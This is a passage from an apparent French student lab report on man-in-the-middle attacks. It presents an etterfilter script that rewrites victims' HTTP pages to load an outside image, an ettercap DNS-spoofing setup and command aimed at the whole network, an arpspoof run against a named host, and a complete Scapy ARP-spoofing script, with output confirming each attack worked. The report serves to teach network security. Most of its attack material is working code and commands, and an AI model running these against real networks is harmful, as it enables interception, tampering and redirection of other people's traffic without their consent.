Figure 12: Sniffing du réseau en entier

4.2 Etterfilter

Etterfilter va permettre d'altérer ou de supprimer des paquets requêtés par la victime. Il va être possible d'agir seulement sur les paquets transmis via http et non https car ils seront chiffrés et donc inaltérables. Dans l'exemple suivant, il va s'agir de modifier les images de sites Internet requêtés par une machine cible sur le réseau. Pour cela, il va falloir créer un script contenant la logique (le filter), puis compiler ce filter avec etterfilter pour l'utiliser avec ettercap.

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    replace("IMG SRC=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    msg("Filter Ran.\n");
}
```

Figure 13: Contenu du filter

```
(kali㉿kali)-[~/etter]
└─$ sudo etterfilter conf.filter -o conf.ef

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'conf.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'conf.ef' done.

→ Script encoded into 15 instructions.
```

Figure 14: Compilation du filter




Figure 16: DNS poisoning

Tout d'abord, il faut ajouter la règle de redirection dans le fichier `/etc/ettercap/etter.dns`. Ici on ajoute la règle redirigeant `www.myhostname.com` à un site Internet personnel.

```
#####
#
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
#   www.myhostname.com A 128.199.40.75 3600
#   *.foo.com          A 168.44.55.66 [optional TTL]
#
# ... for a AAAA query (same hostname allowed):
#   www.myhostname.com AAAA 2001:db8::1
#   *.foo.com          AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
#   www.hotmail.com    AAAA ::
#   www.yahoo.com      A   0.0.0.0
#
# or for PTR query:
#   www.bar.com        PTR 10.0.0.10 [TTL]
#   www.google.com     PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
#   domain.com MX xxx.xxx.xxx.xxx [TTL]
#   domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
#   domain3.com MX xxxx:xxxx::y
#
# or for WINS query:
#   workgroup WINS 127.0.0.1 [TTL]
#   PC*       WINS 127.0.0.1
#
# "/etc/ettercap/etter.dns" 61L, 4491B
```

Figure 17: Redirection de `www.myhostname.com` à `128.199.40.75`

Puis en lançant ettercap, toutes les machines du réseau seront redirigées vers `128.199.40.75` lorsqu'elles consulteront le site `www.myhostname.com`.

```
(kali@kali)-[~/etter]
└─$ sudo ettercap -Tqi eth0 -P dns_spoof -M arp /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 00:0C:29:60:8C:EC
      192.168.1.27/255.255.255.0
      fe80::20c:29ff:fe60:8cec/64
      2a01:cb00:fb4:db00:20c:29ff:fe60:8cec/64
      2a01:cb00:fb4:db00:b1f1:2a44:3b55:1964/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
/ |=====| 70.98 %
```

Figure 18: ARP spoofing

5 ARP poisoning: exemple concret (Arpspoof)

L'outil python Arpspoof a permis de créer un scénario concret d'ARP poisoning, c'est à dire de modifier la table ARP d'une machine distante sur un réseau afin que le passerelle devienne l'attaquant. Dans un premier temps, le contenu original de la table ARP a été stockée dans un fichier "before" puis l'ARP spoofing a été lancé côté attaquant et enfin la table ARP a été de nouveau sauvegardée mais cette fois-ci dans un fichier "after". On aperçoit que l'adresse MAC de la gateway a été modifiée par l'adresse MAC de l'attaquant. L'attaque est un succès.

```
(kali@kali)-[~/arpspoof-master/arpspoof]
└─$ sudo python3 arpspoof.py -i eth0 -t 192.168.1.42 192.168.1.1
[-] Obtaining mac from 192.168.1.42
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 19: Lancement de l'attaque d'ARP spoofing

```
tristanbilot at root in ~
└─o arp -a > after
tristanbilot at root in ~
└─o diff before after
1c1
< lan.home (192.168.1.1) at 78:81:2:82:d6:da on en0 ifscope [ethernet]
---
> lan.home (192.168.1.1) at 0:c:29:60:8c:ec on en0 ifscope [ethernet]
```

Figure 20: Comparaison de la table ARP de la victime avant et après l'attaque

6 ARP spoofing implementation avec Scapy

Afin de comprendre de façon claire le fonctionnement de l'ARP spoofing, voici une implémentation de l'attaque avec Scapy. Afin de rétablir l'état initial de la table ARP de la victime et de la gateway, il suffira de faire un ctrl+C.

```
from scapy.all import send
from scapy.layers.l2 import *

def main():
    victimIP = "192.168.1.42"
    gatewayIP = "192.168.1.1"
    victimMAC = '8:3e:5d:5f:b6:a0'
    gatewayMAC = '78:81:2:82:d6:da'

    try:
        while True:
            spoof(victimIP, victimMAC, gatewayIP)
            spoof(gatewayIP, gatewayMAC, victimIP)
    except KeyboardInterrupt:
        restore(gatewayIP, gatewayMAC, victimIP, victimMAC)
        restore(victimIP, victimMAC, gatewayIP, gatewayMAC)
        quit()

def spoof(victimIP, victimMAC, sourceip):
    spoofed= ARP(op=2 , pdst=victimIP, psrc=sourceip, hwdst= victimMAC)
    send(spoofed, verbose= False)
    print('spoof')

def restore(victimIP, victimMAC, sourceip, sourcemac):
    packet= ARP(op=2 , hwsrc=sourcemac , psrc= sourceip, hwdst= victimMAC , pdst= victimIP)
    send(packet, verbose=False)

if __name__=="__main__":
    main()
```

Figure 21: Code de l'ARP spoofing

```
(kali@kali)-[~]
└─$ sudo python3 scapy arp spoofing.py
spoof
spoof
spoof
spoof
spoof
spoof
spoof
spoof
```

Figure 22: Lancement de l'attaque

```
tristanbilot at root in ~/Desktop/Desktop/EPITA/S8/Techniques d'attaque
└─$ diff my_spoof_*
1c1
< lan.home (192.168.1.1) at 0:c:29:60:8c:ec on en0 ifscope [ethernet]
---
> lan.home (192.168.1.1) at 78:81:2:82:d6:da on en0 ifscope [ethernet]
```

Figure 23: Table ARP altérée de la victime